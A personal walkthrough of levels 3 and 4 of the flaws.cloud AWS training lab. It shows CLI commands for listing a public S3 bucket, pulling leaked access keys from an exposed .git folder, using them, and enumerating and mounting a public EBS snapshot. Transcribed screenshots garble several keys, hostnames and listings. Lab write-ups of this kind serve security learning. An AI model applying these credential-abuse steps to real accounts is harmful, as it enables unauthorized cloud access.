


Fig 1.9 Level 3

Going into Level 3 of the flaws.cloud lab, I was starting to get a feel for the pattern, another S3 bucket, likely misconfigured. Just like before, I could tell this domain too was hosted using Amazon S3. So my first instinct was to try listing the contents of the bucket directly using the AWS CLI. I ran the command-

```
aws s3 ls s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ --no-sign-request --region us-west-2
```

-and sure enough, the listing was wide open.




Fig 2.0 Listing the contents of the bucket

What caught my eye immediately was a .git folder sitting among the contents. That was a red flag because exposing .git directories is a pretty well-known security risk. It means I might be able to dig into the version history of the project, and if someone accidentally committed sensitive data like access keys, it could still be buried in there. So I used-

aws s3 sync s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ . --no-sign-request --region us-west-2

- to download everything from the bucket to my local machine. I wanted to analyze it properly without poking around blindly in the live environment.



```
ls -al.
```


```
total 5052
drwx--r-x 22 rene rene 4096 Aug 1 11:46 .
drwxr-xr-x 4 root root 4096 Jul 19 09:146 .
-rw-rw-r-- 1 rene rene 91 Aug 1 11:46 access_keys.txt
-rw-rw-r-- 1 rene rene 123827 Feb 26 2017 access_keys.txt
drwxr-xr-x 2 rene rene 4096 Jul 17 07:06 .aws
-rw-rw-r-- 1 rene rene 220 Apr 23 04:20 .bash_logout
-rw-rw-r-- 1 rene rene 5521 Apr 23 04:20 .bashrc
-rw-rw-r-- 1 rene rene 3526 Apr 23 04:20 .bashrc.original
drwxr-xr-x 15 rene rene 4096 Jul 21 06:16 .cache
drwxr-xr-x 6 rene rene 4096 Jul 17 07:44 .cloudpos
drwxr-xr-x 14 rene rene 4096 Jun 14 04:49 .config
-rw-rw-r-- 1 rene rene 131 Jul 4 05:17 cookies.txt
drwxr-xr-x 2 rene rene 4096 Jun 22 18:11 Desktop
-rw-rw-r-- 1 rene rene 35 Jul 19 10:06 .darc
drwxr-xr-x 2 rene rene 4096 Jun 10 05:08 Documents
drwxr-xr-x 2 rene rene 4096 Jun 10 05:08 Downloads
-rw-rw-r-- 1 rene rene 11759 Apr 23 04:20 .face
-rw-rw-r-- 1 rene rene 5 Apr 23 04:20 .face.icon -> .face
drwxr-xr-x 7 rene rene 4096 Aug 1 11:46 .git
drwx--r-x 3 rene rene 4096 Jun 10 05:08 .gaup
-rw-rw-r-- 1 rene rene 1552 Feb 26 2017 hint1.html
-rw-rw-r-- 1 rene rene 1526 Feb 26 2017 hint2.html
-rw-rw-r-- 1 rene rene 1247 Feb 26 2017 hint3.html
-rw-rw-r-- 1 rene rene 1835 Feb 26 2017 hint4.html
-rw-rw-r-- 1 rene rene 0 Jun 10 05:08 .ICAuthority
-rw-rw-r-- 1 rene rene 1861 May 22 2020 index.html
drwxr-xr-x 3 rene rene 4096 Apr 23 04:20 .jane
drwxr-xr-x 5 rene rene 4096 Jun 10 05:08 .local
drwx--r-x 4 rene rene 4096 Jun 10 05:12 .mozilla
drwxr-xr-x 2 rene rene 4096 Jun 10 05:08 Music
drwxr-xr-x 2 rene rene 4096 Jun 10 05:08 Pictures
-rw-rw-r-- 1 rene rene 887 Apr 23 04:20 .profile
drwxr-xr-x 2 rene rene 4096 Jun 10 05:08 Public
-rw-rw-r-- 1 rene rene 26 Feb 26 2017 robots.txt
drwx--r-x 2 rene rene 4096 Jun 13 10:51 .ssh
-rw-rw-r-- 1 rene rene 8 Jun 10 05:10 .sudo_as_admin_successful
-rw-rw-r-- 1 rene rene 4799182 Jun 23 04:58 tcpdump2.pcap
drwxr-xr-x 2 rene rene 4096 Jun 10 05:08 Templates
drwxr-xr-x 2 rene rene 4096 Jul 16 10:07 .terraform.d
-rw-rw-r-- 1 rene rene 188 Jun 30 10:21 terraform.tfstate
drwxr-xr-x 2 rene rene 4096 Jun 10 05:08 Videos
drwxr-xr-x 6 rene rene 4096 Jul 21 06:16 VulnMap
-rw-rw-r-- 1 rene rene 57 Aug 1 11:10 .Xauthority
-rw-rw-r-- 1 rene rene 6850 Aug 1 11:12 .xsession-errors
-rw-rw-r-- 1 rene rene 7254 Jul 31 11:12 .xsession-errors.old
-rw-rw-r-- 1 rene rene 336 Apr 23 04:20 .zprofile
-rw-rw-r-- 1 rene rene 41359 Jul 31 11:12 .zsh_history
-rw-rw-r-- 1 rene rene 18888 Apr 23 04:20 .zshrc
```

Fig 2.2 Listing contents of git log

There I saw a file named access_keys.txt. I opened it with-

cat access_keys.txt

- and as expected, it contained what looked like AWS access credentials , a key ID and a secret access key.



```
File Actions Edit View Help
-rw-r--r-- 1 rene rene 220 Apr 23 04:20 .bash_logout
-rw-r--r-- 1 rene rene 5551 Apr 23 04:20 .bashrc
-rw-r--r-- 1 rene rene 3520 Apr 23 04:20 .bashrc.original
drwxrwxr-x 15 rene rene 4096 Jul 21 06:16 .cache
drwxrwxr-x 6 rene rene 4096 Jul 17 07:44 .cloudpath
drwxr-xr-x 14 rene rene 4096 Jun 14 04:49 .config
-rw-rw-r-- 1 rene rene 131 Jul 4 05:17 cookies.txt
drwxr-xr-x 2 rene rene 4096 Jun 22 18:11 Desktop
-rw-r--r-- 1 rene rene 35 Jul 19 10:06 .dirc
drwxr-xr-x 2 rene rene 4096 Jun 10 05:08 Documents
-rw-rw-r-- 1 rene rene 11759 Apr 23 04:20 .face
drwxrwxr-x 1 rene rene 5 Apr 23 04:20 .face.icon -> .face
drwxrwxr-x 7 rene rene 4096 Aug 1 11:44 .gsk
drwxrwxr-x 3 rene rene 4096 Jun 10 05:08 .gnupg
-rw-rw-r-- 1 rene rene 1552 Feb 26 2017 hint1.html
-rw-rw-r-- 1 rene rene 1426 Feb 26 2017 hint2.html
-rw-rw-r-- 1 rene rene 1247 Feb 26 2017 hint3.html
-rw-rw-r-- 1 rene rene 1035 Feb 26 2017 hint4.html
-rw-rw-r-- 1 rene rene 0 Jun 10 05:08 .ICAuthority
-rw-rw-r-- 1 rene rene 1861 May 22 2020 index.html
drwxr-xr-x 3 rene rene 4096 Apr 23 04:20 .java
drwxr-xr-x 5 rene rene 4096 Jun 10 05:08 .local
drwxr-xr-x 4 rene rene 4096 Jun 10 05:12 .mozilla
drwxr-xr-x 2 rene rene 4096 Jun 10 05:08 .music
drwxr-xr-x 2 rene rene 4096 Jun 10 05:08 .Pictures
-rw-rw-r-- 1 rene rene 807 Apr 23 04:20 .profile
drwxr-xr-x 2 rene rene 4096 Jun 10 05:08 .Public
-rw-rw-r-- 1 rene rene 26 Feb 26 2017 robots.txt
drwxr-xr-x 2 rene rene 4096 Jun 13 10:51 .ssh
-rw-rw-r-- 1 rene rene 0 Jun 10 05:10 .sudo_as_admin_successful
-rw-rw-r-- 1 rene rene 4799182 Jun 23 04:58 tcpdump2.pcap
drwxr-xr-x 2 rene rene 4096 Jun 10 05:08 templates
drwxr-xr-x 2 rene rene 4096 Jul 16 10:07 .terraform.d
-rw-rw-r-- 1 rene rene 180 Jun 30 16:21 terraform.tfstate
drwxr-xr-x 2 rene rene 4096 Jun 10 05:08 Videos
drwxrwxr-x 6 rene rene 4096 Jul 21 06:00 VulnMap
-rw-rw-r-- 1 rene rene 57 Aug 1 11:10 .Xauthority
-rw-rw-r-- 1 rene rene 6850 Aug 1 11:12 .xsession-errors
-rw-rw-r-- 1 rene rene 7254 Jul 31 11:12 .xsession-errors.old
-rw-rw-r-- 1 rene rene 336 Apr 23 04:20 .zprofile
-rw-rw-r-- 1 rene rene 41359 Jul 31 11:12 .zsh_history
-rw-rw-r-- 1 rene rene 18088 Apr 23 04:20 .zshrc

[rene@kali:~/recon]
$ cat access_keys.txt
access_key AKIAJ366I9BAJ3K7SA
secret_access_key 0dNa7wxbqUvF3Bn/qgSnPc1k8pqcBTJqW83Jys

[rene@kali:~/recon]
```

Fig 2.3 Contents of access key

I was a bit surprised the credentials hadn't been revoked, because leaking something like this in a public bucket is a serious issue. Still, I wanted to see if they were active, so I created a new AWS CLI profile called leakkeyss using-

- aws configure --profile leakkeyss
- entering the exposed key and secret when prompted.

The screenshot shows a Kali Linux terminal window titled "kali-linux-2025.1c-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)". The terminal displays a file transfer log with columns for file type, count, user, date, time, and filename. A red box highlights the following commands and output:

```
(rene@silentRecong:~)$ cat access_keys.txt
access_key AKIAJ366L1P841JKT7SA
secret_access_key ODu7m-bqUvF3Bn/qqSnPE1k8pqcBTTjqwP83jys

(rene@silentRecong:~)$ aws configure --profile leakkeyss
AWS Access key ID [None]: AKIAJ366L1P841JKT7SA
AWS Secret Access Key [None]: ODu7m-bqUvF3Bn/qqSnPE1k8pqcBTTjqwP83jys
Default region name [None]:
Default output format [None]:

(rene@silentRecong:~)$
```

Fig 2.4 Creating profile leakkeyss

With the profile set up, I used-

aws --profile leakkeyss s3 ls

- to test whether the credentials had any actual access. To my amazement, the keys still worked and let me view the list of buckets. That confirmed that possibly someone had committed valid AWS credentials to version control, then exposed that Git directory via a misconfigured S3 bucket, and even after all that, the credentials hadn't been revoked.




Fig 2.5 Confirming that the keys are still working




Fig 2.5.2 Going to level 4

This level really drove home a few major lessons. First, it showed just how easy it is to leak secrets by accident, especially when you're using Git and not being careful about what you commit. Even if you delete a file later, the history can still be accessed. Second, it highlighted

how people often misunderstand AWS permissions. In previous levels, like overly permissive buckets; in this one, effects of exposing access keys themselves. It was a reminder that managing secrets properly, especially in cloud environments, is not optional. A simple mistake like this in a real-world scenario could open up an entire AWS account to an attacker.

Level 4 – Git Repositories, Credential Exposure, and Access Keys

As I progressed into Level 4 of the flAWS challenge, I was directed to a new subdomain:

4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud,

which appeared to be a web service protected by basic HTTP authentication. Unlike the previous levels that focused on misconfigured S3 buckets, this time the challenge hinted at an EC2 instance, and more specifically, a **publicly available EBS snapshot**, a backup image of the machine's storage volume. The idea was to access the snapshot, mount it in my own EC2 instance, and search through it to uncover credentials that would unlock the web page.

I knew from the hints that a snapshot was taken of the volume used by the EC2 instance shortly after Nginx was configured. My first step was to figure out **which AWS account** created that snapshot. Since I had access to AWS keys from the previous level, I used them to discover the identity of the account by running:

```
aws --profile reneflawcloud sts get-caller-identity.
```

```
kali-linux-2025.1c-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
drwxr-xr-x 2 rene rene 4096 Jul 16 10:07 .terraform.d
-rw-r--r-- 1 rene rene 180 Jun 30 16:21 terraform.tfstate
drwxr-xr-x 2 rene rene 4096 Jun 10 05:00 Videos
drwxrwxr-x 6 rene rene 4096 Jul 21 06:00 VulnDjango
-rw-r--r-- 1 rene rene 57 Aug 1 11:10 .xauthority
-rw-r--r-- 1 rene rene 6550 Aug 1 11:12 .xsession-errors
-rw-r--r-- 1 rene rene 7254 Jul 31 11:12 xsession-errors.oid
-rw-r--r-- 1 rene rene 236 Apr 23 04:20 .zprofile
-rw-r--r-- 1 rene rene 4339 Jul 31 11:12 .zsh_history
-rw-r--r-- 1 rene rene 10868 Apr 23 04:20 .zshrc

[rene@silentRecon:~]$ cat access_keys.txt
access_key AKIAJ366LP841JK75A
secret_access_key Odku7a-bqvF3Bn/ggSnPE1k8pqcBTTjqwP83Jys

[rene@silentRecon:~]$ aws configure --profile leakkeys
AWS Access Key ID [None]: AKIAJ366LP841JK75A
AWS Secret Access Key [None]: Odku7a-bqvF3Bn/ggSnPE1k8pqcBTTjqwP83Jys
Default region name [None]:
Default output format [None]:

[rene@silentRecon:~]$ aws --profile leakkeys s3 ls
2017-02-12 16:21:07 zfa-c3154c8a7fd886a04a12a452c2a4caed8da8.flaws.cloud
2017-05-29 12:34:53 config-bucket-975426262029
2017-02-12 15:03:24 flaws-logs
2017-02-06 22:14:07 flaws-cloud
2017-02-23 20:54:13 level2-c8b217a32fc1f839f6f1f73a009a9a7.flaws.cloud
2017-02-26 13:15:44 level3-9af80927f195a0225021a578e0f78df.flaws.cloud
2017-02-26 13:16:06 level4-1150799cfb204cedd6d514971a4bef66.flaws.cloud
2017-02-26 14:44:51 level5-d2891f60ad2861b6977c2481b0c8333e.flaws.cloud
2017-02-26 14:47:58 level6-cc4c464ada80676167f5e7a7d6d9809.flaws.cloud
2017-02-26 15:06:32 theend-797237e8ada104bf9f12ceb93b282cf.flaws.cloud

[rene@silentRecon:~]$ aws --profile flaws sts get-caller-identity
The config profile (flaws) could not be found


[rene@silentRecon:~]$ aws --profile reneflaws sts get-caller-identity
{
  "UserId": "AIDAIL267ULGX7CSASTN3",
  "Account": "643813057277",
  "Arn": "arn:aws:iam::643813057277:user/reneflawscloud"
}

[rene@silentRecon:~]$
```

Fig 2.6 Confirming the identity of the account

This gave me the AWS Account ID: 643813057277. With this information, I proceeded to enumerate the publicly available EBS snapshots using the command:

`aws --profile flaws ec2 describe-snapshots --owner-id 975426262029 --region us-west-2.`



```
2017-05-29 12:34:53 config-bucket-975426262029
2017-02-22 15:03:26 flaws-logs
2017-02-08 22:40:07 flaws.cloud
2017-02-23 20:54:13 level2-c8b21a33fcf1f839f6f1f73a0a9ae7.flaws.cloud
2017-02-26 13:15:44 level3-9af09327f195e10225021a578e67f8df.flaws.cloud
2017-02-26 13:15:06 level4-1150720c7b204cc6d04514071a0e6f68.flaws.cloud
2017-02-26 14:44:51 level5-d2891f604d20b1b6977c24b1b0c8333e.flaws.cloud
2017-02-26 14:47:58 level6-ccc4c4a8a8a807616f5e70a7db0c9800.flaws.cloud
2017-02-26 15:00:12 theend-797237e4ada16ab9f12c0bf93b2021f.flaws.cloud

(rene@silentrecong:~)$ aws --profile flaws sts get-caller-identity
The config profile (flaws) could not be found

(rene@silentrecong:~)$ aws --profile reneflawcloud sts get-caller-identity
{
  "UserId": "AIDAZL2K70L6XTC5ASTN3",
  "Account": "643813057277",
  "Arn": "arn:aws:iam::643813057277:user/reneflawcloud"
}

(rene@silentrecong:~)$ aws --profile flaws ec2 describe-snapshots --owner-id 975426262029 --region us-west-2
The config profile (flaws) could not be found

(rene@silentrecong:~)$ aws --profile reneflawcloud ec2 describe-snapshots --owner-id 975426262029 --region us-west-2
{
  "Snapshots": [
    {
      "StorageType": "standard",
      "TransferType": "standard",
      "CompletionTime": "2017-02-28T01:37:00+00:00",
      "SnapshotId": "snap-0b49342abd1bdc89",
      "VolumeId": "vol-04f1c039bc13ea950",
      "State": "completed",
      "StartTime": "2017-02-28T01:35:12+00:00",
      "Progress": "100%",
      "OwnerId": "975426262029",
      "Description": "",
      "VolumeSize": 0,
      "Encrypted": false
    }
  ]
}
```

Fig 2.7 Enumerating publicly available ebs

One snapshot stood out: snap-0b49342abd1bdc89, created in the us-west-2 region. This was clearly the backup of the web server's volume.

To inspect the contents of that snapshot, I had to first **create a new volume** from it using my AWS account. I ran:

```
aws --profile myaws ec2 create-volume --availability-zone us-west-2a --region us-west-2 --
snapshot-id snap-0b49342abd1bdc89.
```

